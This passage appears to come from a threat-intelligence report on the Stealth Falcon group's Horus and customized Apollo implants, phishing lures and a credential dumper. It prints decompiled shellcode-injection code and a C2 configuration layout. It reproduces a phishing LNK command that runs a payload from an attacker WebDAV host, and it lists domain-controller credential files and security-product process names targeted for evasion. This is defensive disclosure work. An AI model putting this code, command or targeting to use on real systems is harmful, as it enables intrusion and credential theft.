

Figure 16 – Unused imports of the implant.

This is likely intended to confuse static analysis engines, as including harmless-looking and common Windows API imports makes the DLL more closely resemble a legitimate Windows component. The same technique was observed in previous Stealth Falcon backdoors.

```
xor     edx, edx        ; lptm
xor     ecx, ecx        ; hdc
call    cs:GetTextMetricsW

                        ; CODE XREF:
mov     dword ptr [rsp+38h+ctl1], 18E
jmp     loc_180003264
-------------------------------------

                        ; CODE XREF:
mov     eax, [rsp+38h+arg_8]
test    eax, eax
jz      short loc_18000346D
xor     ecx, ecx        ; constPropSh
call    cs:CreatePropertySheetPageW

                        ; CODE XREF:
mov     dword ptr [rsp+38h+ctl1], 1B4
jmp     loc_180003264
-------------------------------------

                        ; CODE XREF:
mov     eax, [rsp+38h+arg_8]
test    eax, eax
jz      short loc_180003492
xor     r9d, r9d        ; uType
xor     r8d, r8d        ; lpCaption
xor     edx, edx        ; lpText
xor     ecx, ecx        ; hWnd
call    cs:MessageBoxA
```

Figure 17 – Conditional execution of some APIs that never run under normal conditions.

Configuration and C2 communication

All of the C2 configuration fields are stored in the implant and decrypted using RC4. Each field is decrypted

separately using the shared RC4 key which is modified based on its index. Another option existing in the payload is to load the config by decrypting a JSON and then loading it.

Likely, the custom C2 server configuration was based on the httpx Mythic profile which supports multiple domains, AES encryption with HMAC, and other features included in the Horus agent. The config can be roughly represented by the following struct:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
struct config {
_BYTE padding1[24];
char uuid[37]; // hardcoded: bd10efec-3067-3329-620b-600d158dc62e
_BYTE aes_key[32];
char rc4_c2_domain_1[256];
char rc4_c2_domain_2[256];
char rc4_c2_domain_3[256];
char rc4_c2_domain_4[256];
char rc4_killswitch_date[16]; // 31/12/2099
_BYTE rc4_dec_str_query_parameter[256]; // jNNsw
_BYTE rc4_dec_str_c2_endpoint_get[256]; // PjH1BHszPooXyiHS3s
_BYTE rc4_dec_str_c2_endpoint_post[256]; // uukEQ38A
_BYTE rc4_user_agent[256]; // Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
_DWORD ukn_dword;
_DWORD rand_base_1;
_DWORD rand_base_2;
_DWORD jitter_amount;
_DWORD sleep_amount;
_DWORD communication_timeout;
_BYTE flag_create_mutex;
_DWORD flag_config_from_raw_json;
_BYTE rc4_raw_json[];
};
```

struct config { _BYTE padding1[24]; char uuid[37]; // hardcoded: bd10efec-3067-3329-620b-600d158dc62e _BYTE aes_key[32]; char rc4_c2_domain_1[256]; char rc4_c2_domain_2[256]; char rc4_c2_domain_3[256]; char rc4_c2_domain_4[256]; char rc4_killswitch_date[16]; // 31/12/2099 _BYTE rc4_dec_str_query_parameter[256]; // jNNsw _BYTE rc4_dec_str_c2_endpoint_get[256]; // PjH1BHszPooXyiHS3s _BYTE rc4_dec_str_c2_endpoint_post[256]; // uukEQ38A _BYTE rc4_user_agent[256]; // Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko _DWORD ukn_dword; _DWORD rand_base_1; _DWORD rand_base_2; _DWORD jitter_amount; _DWORD sleep_amount; _DWORD communication_timeout; _BYTE flag_create_mutex; _DWORD flag_config_from_raw_json; _BYTE rc4_raw_json[]; };

```
struct config {
  _BYTE padding1[24];
  char uuid[37];                        // hardcoded: bd10efec-3067-3329-620b-600d158dc62e
  _BYTE aes_key[32];
  char rc4_c2_domain_1[256];
  char rc4_c2_domain_2[256];
  char rc4_c2_domain_3[256];
  char rc4_c2_domain_4[256];
  char rc4_killswitch_date[16];         // 31/12/2099
  _BYTE rc4_dec_str_query_parameter[256];  // jNNsw
  _BYTE rc4_dec_str_c2_endpoint_get[256];  // PjH1BHszPooXyiHS3s
  _BYTE rc4_dec_str_c2_endpoint_post[256]; // uukEQ38A
  _BYTE rc4_user_agent[256];            // Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
  _DWORD ukn_dword;
  _DWORD rand_base_1;
  _DWORD rand_base_2;
  _DWORD jitter_amount;
  _DWORD sleep_amount;
  _DWORD communication_timeout;
  _BYTE flag_create_mutex;
  _DWORD flag_config_from_raw_json;
  _BYTE rc4_raw_json[];
};
```

The `UUID` is a hardcoded parameter which is generated when an agent is built. If the `create_mutex` flag is set, the backdoor creates a mutex with the same sample name as the `UUID` in the config.

Mythic agents usually have 3 types of messages sent to the C2 server:

The agent checks in with the C2 server – in our case, GET endpoint is used with the query parameter (`/PjH1BHszPooXyiHS3s?jNNsw=`), data is sent in the query value.

The agent polls its tasks – GET endpoint is used with the query parameter, data is sent in the query value

The agent sends a response – POST endpoint is used with data sent in the body.

The custom agent doesn't change the protocol. After installation, the agent needs to register on the server

(check-in). It collects initial information on the infected machine, such as username, OS, domain, etc. All of the data is gathered into a JSON that looks like this:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"action":"checkin","ip":"x.x.x.x","os":"Windows 10 Pro","user":"user","host":"DESKTOP-HOST","domain":"domain","pid":1331,"uuid":"bd10efec-3067-3329-620b-600d158dc62e","architecture":"amd64"}

{"action":"checkin","ip":"x.x.x.x","os":"Windows 10 Pro","user":"user","host":"DESKTOP-HOST","domain":"domain","pid":1331,"uuid":"bd10efec-3067-3329-620b-600d158dc62e","architecture":"amd64"}

{"action":"checkin","ip":"x.x.x.x","os":"Windows 10 Pro","user":"user","host":"DESKTOP-HOST","domain":"domain","pid":1331,"uuid":"bd10efec-3067-3329-620b-600d158dc62e","architecture":"amd64"}

The sent data is encrypted with AES with HMAC for integrity. How this encryption is chosen likely stems from the C2 profiles the threat actors use. First, a random IV is generated, and the plain text is encrypted using the key in the configuration and the generated IV. Next, an HMAC-SHA256 checksum is computed over the IV and the encrypted JSON to ensure data integrity. Finally, the UUID is prepended to the data. A packet can be structured as follows:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
struct network_packet{

byte UUID[36];

byte IV[16];

byte encrypted_data[];

byte hmac_sha256_checksum[16];

}
```

struct network_packet{ byte UUID[36]; byte IV[16]; byte encrypted_data[]; byte hmac_sha256_checksum[16]; }

```
struct network_packet{
   byte UUID[36];
   byte IV[16];
```

```
    byte encrypted_data[];
    byte hmac_sha256_checksum[16];
}
```

This entire packet is base64-encoded and sent to the C2 server in a query string. The C2 server should respond with a similar base64-encoded and encrypted network packet. This is how a decrypted JSON looks:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"status":"success","id":"[semicolon-separated bot UID]","action":"checkin"}

{"status":"success","id":"[semicolon-separated bot UID]","action":"checkin"}

{"status":"success","id":"[semicolon-separated bot UID]","action":"checkin"}

From this moment, all the communication between the server and the agent uses the newly received bot ID at the start of the packet.

C2 Commands

After check-in is successful, the backdoor goes into an endless loop that retrieves C2 commands (`get_tasking` action in the language of Mythic C2 protocol). The Horus Agent supports these commands:

C2 Command	Parameters	Is Custom	Description
jobs	none	No	Send a text visualization of all running jobs.
survey	none	**Yes**	Collect more information on the system.
config	sleep/jitter/communication timeout, new value	**Yes**	Update config values.
exit	none	No	Exit the program.
ls	path	No	List files / folder under a directory.
shinjectchunked	process name, shellcode, stealth mode	**Yes**	Inject shellcode into the same process or a different process.
jobkill	job id	No	Force kill a job.
upload	file data to upload from the c2 to the client, path to save the file	No	Download a file from the C2 server.

Survey: custom enumeration function

The `survey` command is a custom system enumeration function which collects data about:

Services: uses the WMI query `SELECT * FROM Win32_Service WHERE State='Running'` with the `ROOT\CIMV2` namespace to collect information about running services and save the

fields `DisplayName` and `ServiceName`.

Battery: uses the function `GetSystemPowerStatus` and then parses the returned SYSTEM_POWER_STATUS structure. An example output looks like this:

```
"Battery": [
    {
      "ACLineStatus": "1",
      "BatteryFlag": "8",
      "BatteryLifePercent": "72",
      "BatteryLifeTime": "5200",
      "BatteryFullLifeTime": "7200"
    }   ]
```

User: retrieves the %USERPROFILE% path and extracts the username.

Processes: using Windows APIs to collect process ID, architecture, name, running user, path and the parent process ID.

Network configuration: queries `ROOT\CIMV2` namespace using `FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled = 'True'`, and parses the data which details the network settings of a system, such as hostname, IP addresses, DHCP and DNS settings, gateway, and network adapters information.

Shinjectchunked

While `shinject`, a command for injecting shellcode into a remote process, is built into Mythic and supported by some open-source agents, the threat actors developed their own version in their custom agent – one that is more powerful and highly customizable. The command offers several process injection methods, and its targeted executables appear to be located in the `%SYSTEMROOT%\System32` directory. The shellcode itself can be sent in chunks, through multiple requests and then combined and injected as one blob.

The C2 server sends several parameters with the `shinjectchunked` command. One of them is a process name: if the specified process is already running, the backdoor injects into the running instance. The command offers two injection methods, depending on whether the `stealth` parameter is provided.

The first method, a classic process injection, is quite simple: open the process, allocate and write memory, and then create a remote thread.

```
hObject = (gl_process_operations->OpenProcess)(1082, 0, a2);
if ( !hObject )
{
  LastError = GetLastError();
  dd::utills::sprintfs(mem_ptr, Format, a2, LastError);
  return 0;
}
dd::utills::sprintfs(mem_ptr, _nCorreclty_opened_a_handle_on_process_with_pid_%d, a2);
v74 = (gl_process_operations->VirtualAllocEx)(hObject, 0, Size, 12288, 4);
if ( !v74 )
{
  err = GetLastError();
  dd::utills::sprintfs(mem_ptr, _nError_allocating_code_buffer_memory._nVirtualAllocEx_failed_w, err);
  v7 = 0;
  goto LABEL_219;
}
```

```
if ( !(gl_process_operations->WriteProcessMemory)(hObject, v74, n59, Size, &Flink_20) )
{
  err_1 = GetLastError();
  dd::utills::sprintfs(mem_ptr, _nError_writing_code_buffer_in_memory._n_tWriteProcessMemory_fa, err_1);
BEL_217:
  v7 = 0;
  (gl_process_operations->VirtualFreeEx)(hObject, v74, Size, 0x8000);
  goto LABEL_219;
}
dd::utills::sprintfs(mem_ptr, _nCode_written_into_remote_process._Bytes_written:_%d, Flink_20);
if ( !(gl_process_operations->VirtualProtectEx)(hObject, v74, Size, 32) )
{
  err_2 = GetLastError();
  dd::utills::sprintfs(mem_ptr, _nError_in_changing_memory_from_RW_to_RX._nVirtualProtectEx_fai, err_2);
  goto LABEL_217;
}
dd::string::pos_append(mem_ptr, _nChanged_allocated_memory_for_code_from_RW_to_RX);
dd::string::pos_append(mem_ptr, _nUsing_CreateRemoteThread...);
if ( stealth_flag )
  remote_thread = dd::process_injection::create_remote_thread(hObject, v74, v78, v79, &v104);
else
  remote_thread = (gl_process_operations->CreateRemoteThread)(hObject, 0, 0, v74, 0, 0, 0);
```

Figure 18 – Shellcode injection, a variant with no parameters.

In the second method, the `stealth` option first checks for several processes running on the machine. Curiously, all of them are related to only one security vendor, Sophos:

ALsvc.exe	SEDService.exe	SophosHealth.exe	SSPService.exe
hmpalert.exe	Sophos UI.exe	SophosIPS.exe	
McsAgent.exe	SophosFileScanner.exe	SophosNetFilter.exe	
McsClient.exe	SophosFS.exe	SophosNtpService.exe	

If any of those processes run on the infected machine, it defaults to the first simple process injection method. Otherwise, the stealth method injects shellcode into the **same** process by allocating memory, copying the received shellcode to it, and creating a thread to execute it.

```
memmove(allocated_shellcode, mem_shellcode_1, shellcode_size);
if ( !(gl_process_operations->VirtualProtect)(allocated_shellcode, shellcode_size, PAGE_EXECUTE_READ, &v37 + 4) )
{
  LastError = GetLastError();
  dd::utills::sprintfs(mem_ptr, _nError_in_changing_memory_from_RW_to_RX._nVirtualProtect_faile, LastError);
  (gl_process_operations->VirtualFree)(allocated_shellcode, shellcode_size, 0x8000);
  return 0;
}


dd::string::pos_append(mem_ptr, _nChanged_allocated_memory_for_code_from_RW_to_RX);
if ( stealth_flag_1 )
  hObject_1 = dd::process_injection::thread_control_option_2(allocated_shellcode, v16, v17, &v37);
else
  hObject_1 = (gl_process_operations->CreateThread)(0, 0, allocated_shellcode, 0, 0, &v37);
```

Figure 19 – Shellcode injection.

Customization and Capabilities

Previously, we observed Stealth Falcon customizing existing open-source Mythic agents (as discussed in the following section). In contrast, the new Horus Agent appears to be written from scratch. In addition to adding custom commands, the threat actors placed additional emphasis on the agent's and its loader's anti-analysis protections and counter-defensive measures. This suggests that they have deep knowledge of both their

victims and/or the security solutions in use.

The agent's command list reveals that the threat actors intentionally limited its capabilities, focusing on the most essential functions: fingerprinting the victim's machine to assess its value and deploying next-stage payloads if the target is deemed worthwhile. This approach likely helps safeguard their other custom post-exploitation payloads, some of which we discuss in the following sections.

When Apollo meets Star Trek

Stealth Falcon has a history of using Mythic agents as an initial payload. Between 2022 and 2023, we observed multistage loaders used by Stealth Falcon, some of which delivered a customized version of **Apollo**, an open-source .NET agent for Mythic framework.

These loaders all had a `.cpl` (Control Panel file) extension. Interestingly, most of them were named after characters from Star Trek, such as `JeanLucPicardbrownie.cpl`, `crunch-TravisMayweather.cpl`, `LonSuderVash.cpl`.

These CPLs were distributed through spear-phishing emails that contained a link to an actor-controlled remote server:



Figure 20 – Phishing email sent to a high-profile victim in Qatar. Instead of a document link, the email contains a link to an attacker-controlled WebDAV server.

While the exact infection chain between the email and the CPL remains unclear, the malware execution in this case relies on WebDAV. This explains why one of the stages within the loader, likely an attempt to delete artifacts related to the infection chain, removes the Windows WebDAV cache by deleting all files in the following directory:

```
%WINDIR%\ServiceProfiles\LocalService\AppData\Local\Temp\TfsStore\Tfs_DAV.
```

CPL loaders start two different loading chains. The first loading chain was thoroughly analyzed by ESET and ends with a shellcode downloader that is supposed to retrieve a shellcode from the attackers' C2 server. Similar to ESET's experience, we didn't manage to retrieve the payload but can assume it's one of the known payloads used by the group, some of which we discuss later.



Figure 21 – Multi-stage loading chain delivering a downloader that is designed to retrieve shellcode from the C2 server.

The second one is similar:



Figure 22 – Chain loading custom Apollo Mythic agent in memory.

It includes the following stages:

CPL decrypts the embedded second-stage (shellcode) using XOR.

CPL spawns a new process in a suspended state (we observed `C:\Windows\system32\WWAHost.exe` as a host process), injects the decrypted shellcode into it and executes the shellcode.

The shellcode then allocates and executes an additional DLL, a .NET-based loader.

The loader loads the final payload, a .NET portable executable which is a customized Apollo implant.

Customized Apollo agent

Apollo is a Windows agent for Mythic framework written in C#. The implant used by Stealth Falcon is obfuscated with ConfuserEx using Control Flow and string obfuscations. While Mythic supports a wide range of commands, the threat actors chose to use only a very small subset of them, but also customized the agent with a few additional commands.

From the overview of all the supported commands, it's clear that the list closely resembles that of the C++ implant:

Name	Description	Is Custom
config	Update the implant config.	**Yes**
exit	Task the implant to exit.	No
jobkill	Kill a job specified by the job identifier (jid).	No
ls [-Path [path]]	List files and folders in a specified directory [path]. Defaults to the current working directory.	No
shinject	Inject shellcode into a remote process.	No
shinjectchunked	Receive shellcode in chunks from the C2, then inject it into a remote process or into the current process, based on if the "stealth" parameter sent with the shellcode	**Yes**
shinjectstealth	Inject shellcode into the current process	**Yes**
survey	Custom enumeration on the system.	**Yes**

The differences between custom Apollo and the Horus Agent are quite limited in terms of C2 capabilities:

The Horus variant includes the `upload` command, built-in in Mythic. which their Apollo implant lacks.

The Horus variant merges 2 custom commands, `shinjectchuncked` and `shinjectstealth` into one, using "stealth mode" as a parameter.

This short comparison convinced us that Horus is a more advanced version of the threat groups' custom Apollo implant, rewritten in C++, improved, and refactored.

Similar to the Horus version, the Apollo version introduces extensive victim fingerprinting capabilities while limiting the number of supported commands. This allows the threat actors to focus on stealthy identification of the infected machine and next stage payload delivery, while also keeping the implant size significantly smaller (only 120Kb) than the full agent.

More LOLBins and WebDAVs

This email was sent to a high-profile entity in Qatar in October 2023:



Figure 23 – Phishing email sent to one of the victims.

The email contained an attached ZIP file `Supplier prequalification application form.zip` which in turn contained the LNK file `Supplier.lnk`. The LNK file, when executed, runs the following command:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

"C:\Windows\system32\cmd.exe") ( )) ( ) ( ) ( ) cmd /c DeviceCredentialDep^loyment & cmd /V:ON /C "set EDITOR=chttpim& pushd \\mystartupblog.com@ssl@443\eQwcvcZIy&start /B https://mystartupblog.com/ePkNWY/deUsplnb.pdf&timeout 8&@for^files /p c:\windows /m notepad.exe /c \\mystartupblog.com@ssl@443\eQwcvcZIy\Supplier0.8bps&popd"

"C:\Windows\system32\cmd.exe") ( )) ( ) ( ) ( ) cmd /c DeviceCredentialDep^loyment & cmd /V:ON /C "set EDITOR=chttpim& pushd \\mystartupblog.com@ssl@443\eQwcvcZIy&start /B https://mystartupblog.com/ePkNWY/deUsplnb.pdf&timeout 8&@for^files /p c:\windows /m notepad.exe /c \\mystartupblog.com@ssl@443\eQwcvcZIy\Supplier0.8bps&popd"

"C:\Windows\system32\cmd.exe") ( )) ( ) ( ) ( ) cmd /c DeviceCredentialDep^loyment & cmd /V:ON /C "set EDITOR=chttpim& pushd \\mystartupblog.com@ssl@443\eQwcvcZIy&start /B https://mystartupblog.com/ePkNWY/deUsplnb.pdf&timeout 8&@for^files /p c:\windows /m notepad.exe /c \\mystartupblog.com@ssl@443\eQwcvcZIy\Supplier0.8bps&popd"

DeviceCredentialDeployment.exe is a known LOLBin used for hiding the CMD window so it runs in the background:

`cmd /V:ON /C` enables delayed environment variable expansion and runs the following command.

`set EDITOR=chttpim` sets an environment variable `EDITOR` to the value `chttpim`. Likely, this value is later used in the attackers' script.

`pushd \\mystartupblog.com@ssl@443\eQwcvcZIy` changes the current directory to a network location `\\mystartupblog.com@ssl@443\eQwcvcZIy`

`start /B https://mystartupblog.com/ePkNWY/deUsplnb.pdf` opens the lure URL in the default browser in the background (`/B` flag). Unfortunately, the PDF was unavailable when we discovered the file.

`Forfiles` is another LOLBin which executes a command if there is a match for its condition. In this case `/p c:\windows` specifies the path to look for a specific file, and `/m notepad.exe` specifies which one.

`/c \\mystartupblog.com@ssl@443\eQwcvcZIy\Supplier0.8bps` specifies the command to execute (as notepad.exe always will be found in `c:\windows`). The file was unavailable but we assume that it is a script that delivers the next stage and uses the previously set EDITOR environment variable.

`popd` returns to the previous directory after the `pushd`.

This case is another notable example of how the threat actors combine multiple LOLBins in one infection chain that relies on WebDAV.

Post-compromise Toolset

In addition to Deadglyph's on-disk components, most of which are protected by Themida/OLLVM or both, we also recently observed some previously undocumented tools related to Stealth Falcon activity. In this section we provide the analysis of what we consider to be the most interesting ones.

DC Credential Dumper

This component is deployed by a loader that resembles Horus. It's obfuscated using Code Visualizer, and manually maps `kernel32.dll` and `ntdll.dll`, injects into `C:\Windows\System32\UserAccessBroker.exe`, maps shellcode into the process, and then executes it.

This tool is relatively simple, but it's built around an interesting concept: stealing Active Directory and Domain Controller credential-related files by accessing a VHD copy of the system's disk, which lets it effectively bypass file locks and standard security protections.

The credential dumper appears to be designed to work in conjunction with another component (which we haven't observed). It seemingly targets an already-compromised Domain Controller, relying on a separate module to create a virtual disk copy at the path `C:\ProgramData\ds_notifier_0.vhdx`.
The `ds_notifier` naming convention mimics that of legitimate Trend Micro components.

The dumper specifically targets the following files:

`Windows\NTDS\NTDS.dit`

`Windows\System32\Config\SAM`

`Windows\System32\Config\SYSTEM`

